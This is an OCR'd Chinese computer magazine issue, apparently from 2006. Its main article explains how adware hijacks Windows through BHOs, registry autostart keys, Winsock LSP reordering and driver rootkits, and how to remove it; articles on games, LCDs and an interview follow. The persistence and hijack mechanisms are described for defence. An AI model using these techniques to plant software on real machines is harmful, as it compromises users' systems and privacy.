BHO是微软推出的作为浏览器对第三方程序员开放交互接口的业界标准，通过简单的代码就可以进入浏览器领域的“交互接口”(INTERACTIVED Interface)。通过这个接口，程序员可以编写代码获取浏览器的行为，比如“后退”、“前进”、“当前页面”等，利用BHO的交互特性，程序员还可以用代码控制浏览器行为，比如修改替换浏览器工具栏，添加自己的程序按钮等(见图6)。这些在系统看来都是没有问题的。BHO原来的目的是为了更好地帮助程序员打造个性化浏览器，以及为程序提供更简洁的交互功能，现在很多IE个性化工具就是利用BHO来实现。


6

当然BHO同样也可以实现流氓软件所需要的一切功能，于是就有了“浏览器劫持”。

◇BHO文件在哪里？

如果你需要手动清理流氓软件，就必须要知道BHO文件的保存位置，一般来说这些文件都隐藏在“C:\Windows\Downloaded Program Files\”文件夹下，也有一些是作为单独的程序保存在“C:\Program Files\”目录下。

我们可以通过文件名，文件属性信息来确定某个文件是否为流氓软件。如果是无法删除的DLL文件，可以先用“Regsvr32.exe /U 文件名”的方法反注册DLL文件，再删除。如果还是不成，可以试着进入安全模式删除，或是用前面介绍的IceSword等软件删除。

“耍流氓”的都改注册！

注册表是Windows的“根”，即便是前面提到的BHO技术，也能和注册表扯上些关系，可以说是流氓软件就会修改注册表。

注册表这东西，既方便我们的管理，又很容易受到攻击。于是，当我们辛辛苦苦清理了恶意劫持后，重新一启动，就发现一切又都恢复了，这就是由于流氓软件不仅仅修改了与IE有关的注册表项，同时启动项也被它们篡改了。

◇找到“流氓”的启动位置

Windows注册表中可以用于程序启动的项有很多，但主要是下面这些:

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run]

[HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\RunOnce]

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run]

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunOnce]

[HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\RunServices]

[HKEY_LOCAL_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\policies\Explorer\Run]

如何清除这些启动项也是非常让人头痛的事，不过只要我们记清楚它们的位置，会对你的日常使用有非常大的帮助。

◇清除杂项

在一般情况下，一个最干净的系统，只有一个启动项。

启动项目	命令	作用
Windows 2000	Synchronization Manager mobsync.exe /logon	系统数据管理同步
	Internat Internat.exe	输入法指示器
Windows XP/2003	CTFMON CTFMON.exe	输入法指示器

不过，刚安装完系统后，为什么有那么多启动项呢？那些多出来的项目多是通过安装的驱动或应用程序添加的，可以从注册表中文件的启动目录进行判断。如果在上面这些启动项中出现了保存在系统目录下，并以系统文件



7

来命名的启动项，很可能就是病毒，比如Svchost.exe、C:\Windows\System32\CApp.exe等等。注意，有些DLL文件是靠Rundll32.exe来进行启动的，不少的BHO就是这样实现自启动的(见图7)，所以就会出现重启后流氓软件又复活的情景！



部分流氓软件会在注册表中与文件关联，更有甚者会使用病毒的一些特性，比如通过感染EXE文件保护自己等等。

容易被忽视的Winsock LSP

不知道你是否出现过这种情景:费尽心力，终于找到了流氓软件的所有文件，将它们彻底清除出了你的电脑，重启电脑后，系统终于正常了。正当你洋洋得意之时，突然发现无法上网了！这是怎么回事呢？

我们看到在本文介绍到安全卫士360及SSM时(见图8)，都出现了Winsock LSP(即“分层服务提供商”)，那么它是什么呢？流氓软件和它有什么关系呢？



8

◇无法上网的背后是“LSP”被破坏

LSP全称Windows Socket Layered Service Provider(分层服务提供商)，简单地说，它是Windows底层网络Socket通信需要经过的大门，而流氓软件把自己加进去后，就可以截取、访问、修改网络的数据包，自然可以随意地添加广告，还能获取你的访问习惯。有这么个东西盯着你，会是什么感受呢？流氓软件使用LSP还有一个好处就是可以不分浏览器的类型进行劫持，不管你是用IE、Maxthon，还是Opera、Firefox都难逃一劫。

由于LSP工作在底层，在不知情的情况下，把LSP的DLL文件删除了，就出现了前面所提到无法上网的现象。

◇LSP也藏在注册表中

LSP服务隐藏在注册表中的[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries]项下(见图9)。



默认系统已经有LSP，分别负责TCP/IP组件(mswsock.dll)和NTDS组件(winrnr.dll)的正常工作，它们的项分别为000000000001及000000000002，这两个项表示优先权，如果流氓软件想要劫持，那么只要将自身改为000000000001，将系统原有的LSP项往后推为000000000002等，就可以优先处理恶意LSP了。

不过有些LSP也是好的，比如江民杀毒软件会在这里添加一个kvwsp.dll，微软的Firewall Client会添加一个FwcWsp.dll，要根据实际情况进行处理。

◇手动修复受损的LSP

如果你突然发现不能上网了，找不到修复软件了，那别忘了拿出这期《电脑爱好者》杂志看看哦。

第1步 删除流氓软件的LSP组件项(记下文件保存位置，以便删除)，根据[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5\Catalog_Entries\00000000000*]项下的“DisplayString”键，找到Tcpip、NTDS及“网络位置知晓(NLA)名称空间”，将它们三个的项，分别恢复为000000000001、000000000002、000000000003。

第2步 完成上面的修改后，还要定位至[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\WinSock2\Parameters\NameSpace_Catalog5]，根据上面的长串数，修改Num_Catalog_Entries键，比如只有000000000001、000000000002、000000000003，那就修改为3，如果还有000000000004，那就修改为4。

第3步 重新启动计算机，删除流氓软件的LSP文件。

来自驱动的劫持

如果说流氓都要到驱动级了，那可真称得上是有水平了。比如雅虎助手、划词搜索等软件都利用了这种技术。

◇没有启动项也能自启动!

当注册表被越来越多的研究透彻后，流氓软件、病毒和木马就把目标转向了如何实现无启动项运行，于是也就有了驱动级的劫持技术。我们知道系统启动时，最先启动的就是系统驱动，如果程序伪装成一般的驱动，系统可不会去管它是否有害，一律按驱动载入。

由于是驱动技术，程序可以非常轻松地隐藏自己，不管是进程信息，还是文件实体，甚至是通讯端口和流量都可以。在这样强大的隐藏技术面前，任务管理器或是一般的进程查看软件，乃至注册表工具都失去了作用，这种形式的后门被称为Rootkit。关于这种技术的详细介绍，我们会在近期介绍给大家。

◇清除驱动技术

要清除Bootkit，就要用到IceSword了。在IceSword中，我们在“查看”标签下点击“SSDT”按钮，然后在右侧标有红色的就是非系统驱动了(见图10)，这里一定要注意，不一定所有红色的就是流氓软件，像Klif.sys就是杀毒软件卡巴斯基的驱动。由于是在系统底层，这些驱动是没办法删除的，更有甚者在安全模式下也无法删除。若你强行在DOS下删除，可能会引起系统故障。



所以我们要先记下文件名，然后到注册表中的[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services]项中找到该文件对应的子项，如果重启后没有再出现红色，表示流氓软件的驱动文件已经被清除了再删除文件就可以了。

来自ISP的威胁

不知你有没有这种现象:刚刚拨号上了ADSL，马上就弹出了广告窗口，这就是ISP(主要就是电信和网通)干的“好事”。前一段就出现了电信强制安装互联星空事件，该软件会监听你的网络，当有TCP请求时，反馈一个广告，接着再打开正常网页。有人说可以在上网前开一些UDP类的网络程序，如QQ，防止这种情况出现，出现此类问题的朋友不妨试一试。

基本上流氓软件主要的原理我们已经介绍完了，当然现在的流氓软件都是综合了数种方法同时进入你的系统，要做到彻底清除流氓软件，还是直接用软件来得更方便。

监控流氓软件的活动!

不管流氓软件、病毒木马，想要进入你的电脑，最常见的是在浏览网页时偷偷进来，也可能是因为运行了别人传过来的文件所感染，当然也不排除是随闪存盘或光盘带到电脑中的。进入电脑的方法虽有不同，但它们有个共同的特点——会想尽办法运行一下自己，然后再通过驱动程序，注册表自启动，插入进程，或是服务等方式在开机时自运行。也就是说，只要阻止“流氓软件”的运行，就能切断它们的“命脉”。

那要怎样阻止它们运行呢？我推荐使用WinPatrol或System Safety Monitor(以下简称SSM)。前者CFan已经介绍过多次，是初学者最好的选择，后者则更适用于有一定基础的电脑用户。


SSM的中文化

打开软件后，右击系统托盘图标，选择“Preferences”，在“Option”标签中将“Language”下拉菜单设置为“Chinese (Simplified)”，点击“Apply options”(见图11)。



▲勾选“自动启动”，可以让SSM自启动

SSM的日常使用




当SSM处于运行状态时，只要有任何软件运行，或是在程序A中调用程序B时(比如在QQ中点击了一个网址，需要打开IE)，或是对注册表的修改等等情况，SSM都会报警，并弹出如图12所示的窗口。对于你信任的进程，可以勾选“创建执行此操作的永久性规则”，然后再点击“允许”按钮。否则，点击“阻止”就可以了。

玩游戏的设置

SSM虽好，但它有的时候太让人烦了，玩游戏或是运行大型程序的时候还总在弹出对话框问这问那的，需要提前设置一下。

第1步 右击系统托盘图标选择“首选项”，在弹出窗口中点击“规则”标签。

第2步 在“对象名称”窗格中的空白处右击，选择“添加目录规则”(见图13)，将软件目录添加到SSM中。



第3步 选中刚刚添加的目录，在下侧标签中点击“代码注入/DLL注入”，勾选“允许全局挂钩”。如果你需要使用外挂，那么还要勾选“允许远程数据修改”。

第4步 如果是使用光盘保持技术的游戏，需勾选“进程创建控制”下的“允许该进程执行任一未分类程序”。若是要经常更新版本的文件(比如网游)，最好勾选上“不验证校验和”。

上面的设置方法适合大部分程序及游戏，但实际上如果你仅仅是进行单机操作，如玩游戏，运行软件工作，最好直接关闭SSM更好，不仅可以节省内存，还省得去设置了。

模块控制

除了一般的监控外，SSM还提供对一些特殊文件进行监控的功能。比如可能被有害程序利用的INI文件，服务等等。

开启这个功能的方法很简单:右击SSM系统托盘图标，选择“首选项”，在弹出窗口中选择“模块”标签，这里有五个选项可供设置(见图14)。



◇“INI文件”，通过右击，选择“新增”项的方式，添加需要被监控的INI文件，防止有害程序替换系统原有INI文件后修改注册表。选中后，别忘了将“允许更改”变为“阻止更改”。

◇“开始菜单”，用于控制“开始→程序→启动”项下是否可以添加程序。同样将“允许更改”变为“阻止更改”

◇“服务”，不少有害程序都喜欢通过更改服务及驱动的方法进入系统，于是，SSM提供了对服务及驱动的监控模块，为了保险，可以将“安装/卸载”、“状态”及“配置”都勾选上，这样当出现任何变化都会出现报警。

◇“窗口过滤”，在“过滤器”中添加关键字后，就可将指定标题的窗口强制关闭。

◇“分层服务提供商”，关于这个选项的含义，可以参考后面关于Windows LSP的详细介绍。如有可疑的，直接右击选择“卸载”就可以了。

完成上面的设置后，再右击系统托盘中的SSM图标，选择菜单中的“模块→启用所有模块”项。

当监控程序发现指定的模块被修改后，会弹出“模块报警”窗口，对于一些正常的需要添加或修改的项目，可右击警报项，选择“允许”，通过修改。


流氓软件并非一无是处，它们大多还带有非常实用的功能。比如雅虎助手，完全可以替换掉系统中的很多常用软件，它能保护你的隐私，帮你加快系统启动速度，甚至是免费的查杀病毒。

关于雅虎助手的卸载



官方推荐的卸载雅虎助手的方法有两种，一是在IE工具栏中点击“YAHOO！”图标右侧的倒三角按钮，选择“帮助→卸载”(见图15)。二是通过“添加或删除程序”卸载。

隐私保护



▲ IE出了问题，插件出了问题，想加快电脑启动速度，都可以在这里实现

如果有人希望你帮忙删除IE隐私信息，如访问过的网站。那手边最好的工具就是雅虎助手工具条了，而且根据流氓软件的传播途径，通常他的电脑上也会安装有“雅虎助手”。点击工具栏上“助手”图标右侧的倒三角按钮，选择“痕迹清理→清理IE地址栏”(见图16)。

广告清理

雅虎助手还有广告清理的功能，可以阻挡网页中的各类广告，包括弹出广告窗口、Flash广告及浮动广告等。还能根据不同的站点进行不同的设置:当出现广告后，“雅虎助手”会自动拦截，点击“已拦截”按钮，根据要选择需要过滤的内容。

免费的杀毒功能

杀毒功能也是雅虎助手的一大特色，它提供了全天免费查毒，周末免费杀毒的功能，点击“杀毒”按钮，打开杀毒页面，选择“瑞星”或“金山毒霸”下的“开始使用”就可以了。

打开更多的功能按钮


要知道雅虎助手不仅仅只有工具栏上的几个功能，它还隐藏了几个功能没有列出来呢，把它挖出来吧:点击如图1所示“YAHOO！”图标右侧的倒三角按钮，选择“设置”，在“工具条布局”窗口中勾选需要添加的按钮。

使用高版本IE或Maxthon、MyIE等第三方浏览器

对于通过浏览网页而感染的流氓软件，是可以通过更用高版本的IE浏览器(最新版本的IE6或IE7)或Maxthon、MyIE等第三方浏览器来解决的。

在第三方浏览器中要确定ActiveX不能够下载。比如Maxthon中点击“选项→Maxthon选项”，在左侧选择“下载”，然后在右侧去除“允许ActiveX”的勾选。

安装软件时要注意



安装软件时，会有“用户安装协议”，相信你从来没有仔细看过吧，通常这里会有第三方软件安装的说明(见图17)。

另外在选择安装组件时，一定要选择“自定义”，去除不需要的第三方软件的勾选。


网站提示

你会从哪些网站上下载软件呢？在华军(http://www.newhua.com)等大型软件下载门户中，对每个软件都有认证，分为“有插件可选择”，“有插件不可选择”及“无插件无病毒”三种(见图18)，当然是尽量找“无插件无病毒”的软件安装。

安装监控软件

最好为你的机器安装好监控软件，如前面介绍的SSM等。但如果是为了节约资源只想安装杀毒软件，那就需要我们进行一下简单的设置，以McAfee为例。

第1步 右击McAfee系统托盘图标，选择“VirusScan 控制台”，双击任务列表中的“访问保护”，打开“访问保护属性”窗口，点击“文件、共享资源和文件夹保护”按钮。



第2步 勾选“要阻挡的文件和文件夹”最下侧的“禁止在Windows文件夹中创建新文件”及“禁止在System32文件夹中创建新文件”等四项(见图19)。这样流氓软件就不会在系统文件夹中添加文件了。

第3步 经过上面的修改，虽然系统安全了，但在安装软件或是升级Windows时还要暂时修改回来，比较麻烦。针对这种情况，可以通过批处理完成。从http://work.newhua.com/cfan/200621/dirbaohu.rar下载BAT文件，解压后运行start.bat，McAfee就会系统目录禁止写入，运行stop.bat则允许文件写入系统目录。

恨！"但这可能并不违法"

2005年6月21日，北京市网络行业协会召开了关于防治"流氓软件"的研讨会。新浪、搜狐、瑞星、网易、tom、江民、金山、千龙、263等16家网络和软件企业，开始共同草拟《软件产品行为安全自律公约》。

2005年7月12日，北京市网络行业协会公布"流氓软件"网上举报调查结果，排名前十名的包括3721、淘宝、ebay易趣、CNNIC等知名公司，3721公司以超过第二名5倍多的"被举报率"高居榜首位置。

2006年7月27日，奇虎推出安全卫士360，直接把矛头对准旧东家雅虎中国，从而引发双方长达数月的口水仗。

2006年9月4日，北京网民起诉中搜。

2006年9月11日，中国反流氓软件联盟发起人董海平递交对雅虎中国诉状。

2006年9月18日，上海网友起诉上海很棒信息技术有限公司。

2006年9月19日，易趣在重庆遭遇官司。

2006年9月20日，北京网友递交对"中国缘"的诉状。

2006年10月10号，中国互联网络信息中心（CNNIC）被起诉。

……



▲盛邦（中国）法律顾问有限公司首席顾问 于国富

就在本文撰写之前，反流氓软件联盟的诉讼仍在继续。嘉华律师事务所的律师黄锦深作为该联盟的志愿律师认为最大难点在于"这种案子以前很少有人起诉，目前形成的抗辩也不多。"鉴于案情仍在审理中，黄律师表示不方便向记者透露太多细节。但可以肯定的是，诉讼是有理论支持的。他说："恶意行为必然涉及到侵权，侵权这块看侵犯的是什么权利，一个是《民法通则》里面的财产权，另外是《消费者权益保护法》，这块有一些相关的权益。目前可以借鉴和考虑的就是这些。"

据记者了解，就在诉讼进行的过程中，9月底，上海市律协召开了"诉流氓软件法律问题研讨会"，专家们一致把矛头指向了暴利背后的法律真空，如何计算网民损失是法律难点。也就是说，在专家和业内人士看来，这类诉讼还是有不少难点的。

本刊特约评论员，于国富律师认为，流氓软件介于合法商业软件和电脑病毒之间的灰色区域，它既不属于正规商业软件，也不属于真正的病毒。正因为它的模糊地位，导致法律难以对它进行有效地定义，这就形成了流氓软件泛滥而法律无法监管的尴尬局面。流氓软件到底违反了哪些现行法律呢？从"流氓软件"第一案——"百度、搜狐、中搜诉8848插件案"看，流氓软件违反了《反不正当竞争法》、《著作权法》相关条款，但这仅仅适用于企业维权。针对广大的个人网络用户，目前比较有代表性的观点认为流氓软件违反了《民法通则》、《消费者权益保护法》。在此次诉讼中，网友（网络个人用户）联盟所依据的法律就是《民法通则》和《消法》中的第八条知情权、第九条选择权、第十条公平交易权、"财产损害赔偿"。

另一位不愿透露姓名的法律界人士却持不同看法，他认为以这两部法律作为诉讼的主要依据多少有些勉强。流氓软件种类繁多，单就其某一类来看，它不必然侵犯用户的隐私权，例如：广告软件、浏览器劫持。而涉及窃取隐私的间谍软件、行为记录软件、恶意共享软件，因技术问题将导致证据难以取得。并且，现阶段我国的民法体系没有把隐私权确认为一种独立的民事权利，对隐私权采取的是间接保护，名誉权是否被侵害成为隐私权是否被侵害的前提条件。虽然最高法院《关于确定民事侵权精神损害赔偿责任若干问题的解释》规定：违反社会公共利益、社会公德侵害他人隐私或者其他人格利益，受害人以侵权为由向人民法院起诉请求赔偿精神损害的，人民法院应当依法予以受理。但这对于流氓软件来说，所谓的侵害行为和侵害过程并不适用。

我国《消法》中明确规定：只有为生活消费需要购买、使用商品或者接受服务才能成为消费者。而流氓软件大多是在网络个人用户浏览网页、注册ID、下载软件等过程中，在用户未经许可或不知情的情况下强制下载并安装，用户与流氓软件发布者之间不存在消费行为。这种情况下，也很难认定流氓软件的发布者构成经营者。所以主动或被动接受流氓软件的网络用户们与流氓软件发布者间很难形成既有法律事实上的消费关系。


从这个角度来说，该案件的诉讼意义远远大于判决结果。

为共享软件“松绑”

前面我们也说了，与共享软件进行捆绑是流氓软件的主要传播方式之一。由于大部分共享软件在安装时，都把第三方软件设置为勾选状态，只要我们稍不小心，就可能将有害程序安装到系统中，虽然可以卸载，但多少会感觉很不自在，为什么不直接把它们剔除出去呢？

面对众多“问题”软件的存在，我们又该怎样做才能放心使用呢？这里推荐一款名为万能提取器(Universal Extractor)的软件，用它将需要安装的软件事先“整容”，提取出安装软件中的内容，让其中捆绑有扰人的插件原形毕露，打造出安装软件的绿色版！

下面以一个捆绑有插件的游戏软件“连连看”为例，告诉大家如何用万能提取器软件清除其中的插件。



我们从网站如华军软件园等下载连连看软件。进入软件下载界面后，通过我们前面学到的判断方法，可以看到认证情况：有插件可选择，占软件的50%(见图20)。并且有红色字体提示：尊敬的用户，此软件捆有插件，是选项安装，如果你不想安装插件，安装该软件时请注意选择。我们先不管它，直接将该软件下载到电脑中。

下载后的软件压缩包用金山毒霸杀毒后确认没有病毒再解压缩，得到软件的安装包：安装程序(EXE文件)和下载说明(HTML文件)。这里可别急着安装软件了，先让我们的主角——万能提取器来大显身手，揪出隐藏在里面的插件吧。





执行万能提取器软件中的“UniExtract.exe”文件，在弹出的提取窗口中添加解压后的软件安装程序(连连看.EXE)，然后设定提取后的文件存放目录(见图21)。完毕后点击“确定”，软件开始提取“连连看.EXE”中的文件。出现一个MSDOS窗口，提取过程开始(见图22)。闪过软件内各个文件后，很快就完成了提取过程。

打开提取出来的“连连看”文件夹，我们来见识一下这个安装软件的庐山真面目。从“连连看.EXE”程序中共提取出4个文件(夹)，其中3个文件夹中分别包含有真正要安装的程序以及捆绑的插件。我们需要执行的软件程序在“{app}”文件夹中(见图23)，打开该文件夹，可以找到带有我们熟悉的连连看游戏中动物图标的可执行文件“zzllk.exe”，直接点击该文件即可运行游戏。这样，一款绿色的安装程序就提取出来了。



不过我们在下载该软件时知道它捆绑有插件的，我们得揪出其中隐藏的“可恶”插件来，看看它们到底是什么内容。打开“{tmp}”文件夹，终于看到了里面带有2个安装程序(见图24)。可是光从文件名我们无法断定它们到底是什么软件。别急，再打开“{userfavorites}”文件夹，看到了吧，原来这两个插件是：汉字录入大手笔、全能五笔。如果你不需要这两个插件，现在放心地把“{tmp}”和“{userfavorites}”两个文件夹删除吧，不用担心，删除它们完全不影响软件主程序的运行。



这样，就完成了“问题”软件的清理。万能提取器对于绝大多数这类安装包都可以提取其中的文件。

“流氓软件”仅仅是我们这个时代的产物，也许它们的“流氓行为”会渐渐被大众所接受，也许它们最终会慢慢消失……

CF [ZT01]



未来的游戏是什么样

虽然不能说是百分之百，不过接触过电脑但没玩过电子游戏的人数恐怕也只能用“凤毛麟角”来形容。自从第一台电脑问世，游戏就一直伴随着电脑的历程发展至今，甚至还出现了电视游戏这个似乎是必然的分支。1958年的第一个电子游戏是用示波器的简陋屏幕来演示的，而今天的电子游戏已经十分接近真实的世界。谁能想象，10年后乃至50年后的游戏是什么样子？

Wii、PS3与Xbox 360

2006年底，最新的电视游戏机PlayStation3（以下简称PS3）和Wii将会上市，这两款游戏机代表了当今最先进的游戏技术。大约一年以前，微软进军游戏主机市场的第二弹Xbox 360早已抢先上市，从Xbox 360上已经推出的游戏来看，游戏机的画面效果已经非常真实，某些体育游戏甚至会让人以为是在观看现场直播。

Wii、PS3和Xbox 360这三款最先进的游戏主机分别代表了游戏的两种发展方向：PS3与Xbox 360的理念基本相同，都是要成为数字家庭当中的娱乐中心，为消费者提供电子游戏、视频播放、音乐欣赏等一系列影音娱乐，并且尽可能地追求极为精致的画面与最具临场感的声音。

而Wii的游戏则完全不同，“轻松有趣”始终是任天堂这家老牌游戏厂商贯彻的理念。说Wii是一台革命性的游戏主机一点也不过分，因为它抛弃了电子游戏几十年的操纵界面——手柄，而改用一个与家电遥控器极为类似的控制器来进行游戏。举例来说，如果你在游戏中打高尔夫球，那么就要像握住球杆一样握住这个遥控器，然后真正做出挥杆的动作，此时屏幕上就会出现被你打飞的白色小球。当然，根据球杆、力度和角度的不同，球的行进路线也不会一样，就好像真正的高尔夫球运动一样。

你还记得游戏的心情吗

说到这里，不能不提一下电脑游戏。如今的电脑游戏画面越来越真实，玩起来也越来越复杂。很多游戏甚至需要花很多时间来学习“怎么玩”，更有《微软模拟飞行》这样极端的游戏，据说不但用到了键盘上的每一个键，甚至要用到组合键才能让飞机飞起来。

再比如风靡全球的《魔兽世界》，显然这是一个针对玩家的游戏。也许有人说这是废话，游戏当然是给玩家设计的。不过你还记得小时候玩的跳皮筋、拍洋画和弹球吗？那也是游戏，而且根本不用阅读厚厚的说明书或上网查询无数相关资料。

所以我们可以认为游戏有两种，一种是给玩家的，就像《魔兽世界》这样，圈内的人互相交谈时，圈外人根本是在听天书；另一种是给所有人的，《俄罗斯方块》就是个最好的例子，任何人都能立刻上手且玩得津津有味。

电子游戏的出现，就是为了让人们能够体验一种全新的感受。在游戏中可以做到现实中做不到的事情，可以领略到全新的体验，这就是电子游戏的魅力，而且这种魅力并不一定非得以繁琐的操作和博大精深的游戏知识为代价。


游戏到底是不是艺术

大约是十年前，游戏开始被人与八大艺术并列，称之为“第九艺术”。不过艺术也分很多种，最典型的两个极端就是大众艺术和高雅艺术，音乐、电影、文学都是大众艺术，而诗歌、雕刻、工艺等则是高雅艺术。

所谓高雅艺术，实际上就是与大众无缘、只为少数人所拥有的玩物。电子游戏发展到今天，如果说它是艺术，那它显然已经离高雅艺术的圈子越来越近了。据IDC公司的统计，电子游戏市场自从2000年以来一直在萎缩，这与游戏越来越高深有必然的联系，现在的游戏已经不是面向大众、能够给所有人带来欢乐的事物了。

截止到2006年7月，任天堂推出的NDS掌上游戏机在20个月内，仅日本地区就销售了1000万台以上，相当于每12个人就拥有一台NDS掌机，这个比例甚至超过了笔记本电脑和MP3随身听。而且其中有相当一部分是被白领女性、主妇、儿童和中老年人买走的，这些基本不可能成为玩家的消费群体恰恰说明了“简单有趣”的游戏才拥有最广阔的前景，才是真正能够被所有人接受的。

现在回到开头的问题：你希望游戏的未来到底是什么样？越来越真实？越来越高深复杂？还是越来越简单有趣？



三大技术提供LCD视觉盛宴

本刊首席记者/张健

5毫秒将成为未来标准

"在2002年以前，LCD市场就一直是三星的天下，直到16毫米面板的出现，才让我们有了翻身的机会。"BENQ明基LCD高级产品经理田芝颍表示。

事实上，2002年正是LCD的普及年。当年的中国企业与国外企业的竞争焦点几乎全部集中在LCD的响应时间上。前期的宣传让渴望购买LCD的人们第一次那么真切地了解到"16毫秒响应时间"的LCD才可以带来"基本"的视频和娱乐体验。

洪鸣枫，BENQ明基全球LCD产品经理，他向记者列数了当年16毫秒LCD的革命性改善："当年三星25毫秒LCD每秒只能刷新40次，这根本达不到视频播放和游戏的基本要求。而16毫秒LCD的刷新次数达到60次，这基本上达到了CRT的一般水平。在视觉表现上，才基本消除了残像，比如表现运动物体的视频当中，人们才不会觉得模糊。但这也只是阶段性的进步，和马上要达到的5毫秒的显示效果还是有不少差距的。"

2002年以来，不少厂商在用偷换概念的方式标注响应时间：使用全黑、全白图像切换时间作为响应时间的指标。不过我们在实际应用中，例如游戏、电影里很少能遇到这种极端情况，更多的是从一种颜色浓度切换到另一种颜色浓度，也就是不同灰阶之间的切换。

洪鸣枫强调："在未来一段时间里，BENQ明基将陆续有推出灰阶5毫秒的液晶显示器。根据我们的判断，5毫秒将会成为下一阶段LCD厂商最大的卖点。随着下一阶段新品的批量上市，灰阶5毫秒将成为市场的事实标准。"

插黑技术挑战视觉极限

降低响应时间只是时间的问题，然而如何让有拖影的电影画面变得清晰起来，成了显示器厂商都在着手考虑的问题。



"响应时间低于5毫秒、播放视频清晰流畅、所见即所得"，这些普通液晶显示器（LCD）用户看似不高的要求，却一直是工程师们追求的极限。用BENQ明基显示器高级产品经理田芝颍的话说："我们一直在努力缩小LCD与传统的CRT的差距，并且在未来一段时间内，LCD的优势会更加明显。"

洪鸣枫解释说："明基的插黑技术是在相邻两帧或者数帧之内插入一帧全黑帧，以达到增加总帧数的效果，让原本有拖影的画面变得清晰起来。由于液晶显示器在没有画面时屏幕显示为纯白色，因此当帧数不足时，人们的视差会导致我们觉得影片存在拖影现象。"

在中关村鼎好电脑城，记者见到了点名要买具有插黑技术显示器的学生小李，他对记者说："插黑技术的确不错，但不知道对LCD的寿命会不会造成影响。"对此，洪鸣枫认为，实现插黑的响应时间底线差不多是灰阶8毫秒，事实上，插黑技术在液晶显示器上的实现有两种方法，除了以上介绍的插入一整帧黑色画面外，还可以依靠灯管的不停闪烁来进行插黑。虽然灯管闪烁的方法可行，但它对灯管的要求很高。寿命长不了，况且这样还要增加相应的控制电路，成本也上去了。

真实色彩 所见即所得

另一个与所有人都有关的技术进展应该算是不同LCD厂商都即将推出的液晶色彩改善技术了。

洪鸣枫非常得意BENQ明基经过改良的Senseye+技术，用他的话讲，那叫"只有专业用户才能享受到的视觉享受"！"日本有一个国际性品牌EIZO，它素来以提供专业图形领域的显示输出技术闻名于世，日本SONY早已在CRT时代就奠定了它在色彩领域的事实标准，而中国一直没有一个属于自己的色彩方案。"说到这里，洪鸣枫显得有些无奈。

事实上，LCD普及年代里，虽然SONY并没有及时跟进市场的脚步，落后了一步，然而SONY对色彩的研究几乎到了极致，甚至在大屏幕电视领域，人们普遍认为SONY的色彩表现是最好的。但是，洪鸣枫指出，色泽亮丽并不代表着真实还原。"数字时代，人们一方面在电脑中储存了大量的数码相片，用LCD去浏览照片，但同时也十分需要所见即所得，打印出来的效果就是LCD上表现的效果。某些品牌LCD色泽鲜亮，然而却无法满足人们对真实色彩还原的需求。"

据了解，BENQ明基所独有的Senseye+技术将会进一步发展为Senseye+ Photo和Senseye+ Game，前者的延续就是让普通用户也能够体会到只有EIZO等高端品牌才可以做到的真实色彩还原。后者是为了调节游戏画面的细节表现而生。

BENQ明基显示器高级产品经理田芝颍认为："我们一直在努力缩小LCD与传统的CRT的差距，而一切技术的改善无疑是为消费者提供一份视觉的盛宴做准备。"



简晶：互联网应回归现实

本刊编辑部/张健

当Web2.0概念充斥着整个互联网的时候，普通网民却发现自己根本不知道什么是Web2.0，所谓"颠覆性的"的概念成了少数人用来哗众取宠的"包袱"。面对记者，IT老兵简晶给了一个解释，他说："互联网应该回归到现实生活中来，崇拜概念会让它离人们越来越远。"

"从事业的角度来看的话，每个人都在走自己的路，可能有很多人共同走一条路，但是我认为事业中有很多条路，每个人都应该用自己的眼光来分析哪条路是正确的，这是不能强求的，也不能强迫，更不能逼着所有人都必须走同一条路。"

——X5dj.com创始人 简晶



"我可以发明Web3.0"

简晶的工作历程简直是近年来整个中国IT业发展的一个缩影。

DOS时代，他曾成功研制出中国龙汉字系统和UCSDK界面开发包，他曾经担任联众公司副总经理，是"联众世界"中文游戏娱乐家园创始人之一。在Web2.0的今天，他也推出了集合个人博客、社区家园为一体的综合性站点X5dj.com。之所以加"也"字，是因为"没有办法，这是人们见得到，摸得着的应用，你总要有内容让别人知道你在做什么吧。"简晶承认，甚至到X5dj.com开通以后，他一直没有搞清楚什么是Web2.0，换句话说，网站做社区的思路恰好与时俱进了。

